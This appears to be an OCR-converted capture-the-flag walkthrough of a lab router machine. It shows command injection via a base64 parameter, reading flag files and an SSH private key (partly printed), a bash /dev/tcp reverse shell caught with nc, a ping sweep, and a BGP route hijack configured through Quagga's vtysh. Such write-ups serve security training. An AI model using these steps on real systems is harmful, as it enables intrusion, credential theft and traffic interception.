


Warning: Invalid license, diagnostics restricted to built-in checks

```
root 1 0.7 0.2 37484 5604 ? Ss 14:03 0:01 /sbin/init

root 57 0.3 0.1 35272 3244 ? Ss 14:03 0:00 /lib/systemd/systemd-journald

root 65 0.6 0.1 41720 2968 ? Ss 14:03 0:01 /lib/systemd/systemd-udevd

root 476 0.0 1.2 74828 24268 ? Ssl 14:04 0:00 /usr/lib/snapd/snapd

root 478 0.0 0.1 27728 2400 ? Ss 14:04 0:00 /usr/sbin/cron -f

root 481 0.0 0.2 274488 5776 ? Ssl 14:04 0:00 /usr/lib/accountsservice/accounts-
daemon

root 492 0.0 0.3 65508 6056 ? Ss 14:04 0:00 /usr/sbin/sshd -D

root 499 0.0 0.1 28544 3036 ? Ss 14:04 0:00 /lib/systemd/systemd-logind

root 502 0.0 0.0 5220 116 ? Ss 14:04 0:00 /sbin/iscsid

root 503 0.0 0.1 5720 3536 ? SLs 14:04 0:00 /sbin/iscsid

root 508 0.1 0.2 277176 5796 ? Ssl 14:04 0:00 /usr/lib/policykit-1/polkitd --no-debug

root 521 0.0 0.0 14472 1596 console Ss+ 14:04 0:00 /sbin/agetty --noclear
--keep-baud console 115200 38400 9600 linux
```

This looks like the output of ps i.e. listing the process for the currently supplied user. Since we can modify the value, let’s try to perform some OS injection to see what happens.

By supplying the value '**;ls**’ encoded as Base64 we see the following results returned showing we have success:




Warning: Invalid license, diagnostics restricted to built-in checks

```
f

ftp.py

mydump.pcap

test_intercept.pcap

user.txt
```

Here we can see the user.txt flag file, by using ';cat user.txt' supplied as param we get the user flag.
From here we can also create a remote shell to gain full access and upgrade to python shell to work on root for the machine

We seen previously that SSH is running, by sending the command '**; cat .ssh/id_rsa**' we can see that the current users SSH private key is available:



Warning: Invalid license, diagnostics restricted to built-in checks

-----BEGIN RSA PRIVATE KEY-----

MIIEpAIBAAKCAQEAstgboKxcpYf7KFmyJJS+dFJyvMMSqqVPG5m+AAKAIkIIJ2Sq

5onUAPYVoW8BBgXIBjGSa/vnf8vSYtQSrR7syucbHEVyXgjr3TkzkNsQ55d/lgXo

CGrtE53GwbXhKx9tMaUi0oEqsOl343ztloxn+TeyckYK+Ti46U6Mi36C9EpJza7N

+ppY3GcnjmAg2KbU16ZFJogscg4vGRLSn/KBX7bltt0tJtF6L4ovFOKJvtpe5s9h

vXMBnzXPu6TLUCvQUTB1OyS5OCBoeWSzLqtf8JGoAOS9AoscaYTnnV9fMRyrUxoz

jiqf6mSk9jHpc9EuWewqt8th1BYegYu1x1n2JQIDAQABAoIBAG4KUIV2ODsRhBO7

vMSNUPI5mKdUT7P3qskMu789yqFJh8LVSel3g95ji8OcjUCrZfuJnNIcWMBIJLny


StuCX6gosqGeiVQaoSWpAHVslOYqbOr+P1qOj/i154lg436pA4K8XMSw

REVERSE SHELL:

- Send 'bash -i >& /dev/tcp/<IP>/<PORT> 0>&1' gives us reverse shell from **root@r1**
- **Upgrade shell using python3 -c 'import pty; pty.spawn("/bin/bash")'**


Appears to be no more flag files on the server.

ROUTERS
Box may have pivot potential, in the docs dir earlier we noticed a diagram for a network setup:



And we can see from the user and process list that this machine is running Quagga/Zebra which is routing software, we may have other networks available.

Quagga details:
From the cons files under /etc/quagga we can see BGP and Zebra deamons are configure, therefore we should be ablate find which routes are advertised through BGP to neighbours in the conflict file:




```
root@r1:~# cat /etc/quagga/bgpd.conf
cat /etc/quagga/bgpd.conf
!
! Zebra configuration saved from vty
!   2018/07/02 02:14:27
!
route-map to-as200 permit 10
route-map to-as300 permit 10
!
router bgp 100
 bgp router-id 10.255.255.1
 network 10.101.8.0/21
 network 10.101.16.0/21
 redistribute connected
 neighbor 10.78.10.2 remote-as 200
 neighbor 10.78.11.2 remote-as 300
 neighbor 10.78.10.2 route-map to-as200 out
 neighbor 10.78.11.2 route-map to-as300 out
!
line vty
!
root@r1:~# █
```

fro this we can see:


- AS200 Gateway is 10.78.10.2 which is **Zaza Telecom** (from previous network arch)
- AS300 Gateway is 10.78.11.2 which is **CastCom** (from previous network arch)

Going back to the tickets tab on the web console we see some interesting information pertaining to the upstream networks:




6	Closed	Rx / CastCom. IP Engineering team from one of our upstream ISP called to report a problem with some of their routes being leaked again due to a misconfiguration on our end. Update 2018/06/13: Pb solved: Junior Net Engineer Mike D. was terminated yesterday. Updated: 2018/06/15: CastCom. still reporting issues with 3 networks: 10.120.15,10.120.16,10.120.17/24's, one of their VIP is having issues connecting by FTP to an important server in the 10.120.15.0/24 network, investigating... Updated 2018/06/16: No prbl. found, suspect they had stuck routes after the leak and cleared them manually.

can use bash to ping sweep these ip ranges /24




```
root@r1:~# for i in `seq 1 255`; do ping -c 1 10.120.15.$i | tr
ne
<15.$i | tr \\n ' ' | awk '/1 received/ {print $2}'; done
10.120.15.1
10.120.15.10
root@r1:~#
```

-
-



```
root@kali:~/Desktop/rsg# nc -l -p 9998
bash: cannot set terminal process group (7763):
bash: no job control in this shell
root@r1:~# cat /etc/quagga/bgpd.conf
cat /etc/quagga/bgpd.conf
!
! Zebra configuration saved from vty
!   2018/07/02 02:14:27
!
route-map to-as200 permit 10
route-map to-as300 permit 10
!
router bgp 100
 bgp router-id 10.255.255.1
 network 10.101.8.0/21
 network 10.101.16.0/21
 network 10.120.15.0/24

 redistribute connected
 neighbor 10.78.10.2 remote-as 200
 neighbor 10.78.11.2 remote-as 300
 neighbor 10.78.10.2 route-map to-as200 out
 neighbor 10.78.11.2 route-map to-as300 out
!
line vty
!
root@r1:~#
```



```
root@r1:~# vtysh
vtysh

Hello, this is Quagga (version 0.99.24.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

r1# config t
config t
r1(config)# router bgp 100
router bgp 100
r1(config-router)# network 10.120.15.0/24
network 10.120.15.0/24
r1(config-router)# exit
exit
r1(config)# write
write
% Unknown command.
r1(config)# exit
exit
r1# write
write
Building Configuration...
Configuration saved to /etc/quagga/zebra.conf
Configuration saved to /etc/quagga/bgpd.conf
[OK]
r1# 
```